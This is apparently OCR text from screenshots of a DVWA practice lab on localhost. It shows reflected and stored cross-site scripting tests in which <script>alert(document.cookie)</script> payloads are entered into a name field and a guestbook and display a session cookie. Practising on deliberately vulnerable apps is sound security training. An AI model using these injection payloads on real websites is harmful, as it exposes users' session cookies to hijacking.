

Vulnerability: Reflected Cross
localhost/vulnerabilities/xss_r/?name=<script>alert(document.cookie)<%2Fscript>#
localhost says
PHPSESSID=r6huiscuadg5ensu5bo5pun5jg; security=low
OK



Vulnerability: Reflected Cross
New Tab
localhost/vulnerabilities/xss_r/?name=<script>alert%28document.cookie%29<%2Fscript>#
localhost says
PHPSESSID=r6huiscuadg5ensu5bo5pun5jg; security=low
OK
Vulnerability: Reflected Cross Site Scripting (XSS)
Snipping Tool
Screenshot copied to clipboard
Automatically saved to screenshots folder.
Markup and share



Vulnerability: Reflected Cross S
New Tab
localhost/vulnerabilities/xss_r/?name=John#
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
Open HTTP Redirect
Cryptography
API
DVWA Security
PHP Info
About
Logout
Vulnerability: Reflected Cross Site Scripting (XSS)
What's your name? <script>alert(document.cooki
Submit
Hello John
More Information
https://owasp.org/www-community/attacks/xss/
https://owasp.org/www-community/xss-filter-evasion-cheatsheet
https://en.wikipedia.org/wiki/Cross-site_scripting
https://www.cgisecurity.com/xss-faq.html
https://www.scriptalert1.com/
Username: admin
Security Level: low
Locale: en
SQLi DB: mysql
View Source
View Help



Vulnerability: Reflected Cross S
New Tab
localhost/vulnerabilities/xss_r/?name=<script>alert%28document.cookie%29</%2Fscript>#
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
Open HTTP Redirect
Cryptography
API
DVWA Security
PHP Info
About
Logout
Vulnerability: Reflected Cross Site Scripting (XSS)
What's your name?
Submit
Hello
More Information
Username: admin
Security Level: low
Locale: en
SQLi DB: mysql
View Source
View Help



Vulnerability: Reflected Cross
New Tab
localhost/vulnerabilities/xss_r/?name=John#
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
Open HTTP Redirect
Cryptography
API
DVWA Security
PHP Info
About
Logout
Vulnerability: Reflected Cross Site Scripting (XSS)
What's your name?
Submit
Hello John
More Information
https://owasp.org/www-community/attacks/xss/
https://owasp.org/www-community/xss-filter-evasion-cheatsheet
https://en.wikipedia.org/wiki/Cross-site_scripting
https://www.cgisecurity.com/xss-faq.html
https://www.scriptalert1.com/
Username: admin
Security Level: low
Locale: en
SQLi DB: mysql
View Source
View Help



Vulnerability: Stored Cross Site
localhost/vulnerabilities/xss_s/
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
Open HTTP Redirect
Cryptography
API
DVWA Security
PHP Info
About
Logout
Vulnerability: Stored Cross Site Scripting (XSS)
Name *
cookies
Message *
<script>alert(document.cookie)</script>
Sign Guestbook
Clear Guestbook
Name: cookies
Message:
More Information
Username: admin
Security Level: low
Locale: en
SQLi DB: mysql
View Source
View Help



Vulnerability: Stored Cross Site
localhost/vulnerabilities/xss_s/
localhost says
PHPSESSID=r6huiscuadg5ersu5bo5pun5jg; security=low
OK
Activate Windows
Go to Settings to activate Windows.


Vulnerability: Stored Cross Site
localhost/vulnerabilities/xss_s/
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
Open HTTP Redirect
Cryptography
API
DVWA Security
PHP Info
About
Logout
Vulnerability: Stored Cross Site Scripting (XSS)
Name *
message3
Message *
<script>alert("JavaScript!")</script>
Sign Guestbook
Clear Guestbook
Name: Hello worl
Message: XSS test message
Name: Hll<>
Message: Secret message
More Information
Username: admin
Security Level: low
Locale: en
SQLi DB: mysql
View Source
View Help


Vulnerability: Stored Cross Site
localhost/vulnerabilities/xss_s/
DVWA
Vulnerability: Stored Cross Site Scripting (XSS)
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
Open HTTP Redirect
Cryptography
API
DVWA Security
PHP Info
About
Logout
Name *
Message *
Sign Guestbook
Clear Guestbook
Name: Hello worl
Message: XSS test message
Name: Hll<>
Message: Secret message
More Information
Username: admin
Security Level: low
Locale: en
SQLi DB: mysql
View Source
View Help


VulnerabiTy: Stored Cross Site
localhost/vulnerabilities/xss_s/
DVWA
Vulnerability: Stored Cross Site Scripting (XSS)
Name *
Message *
Sign Guestbook
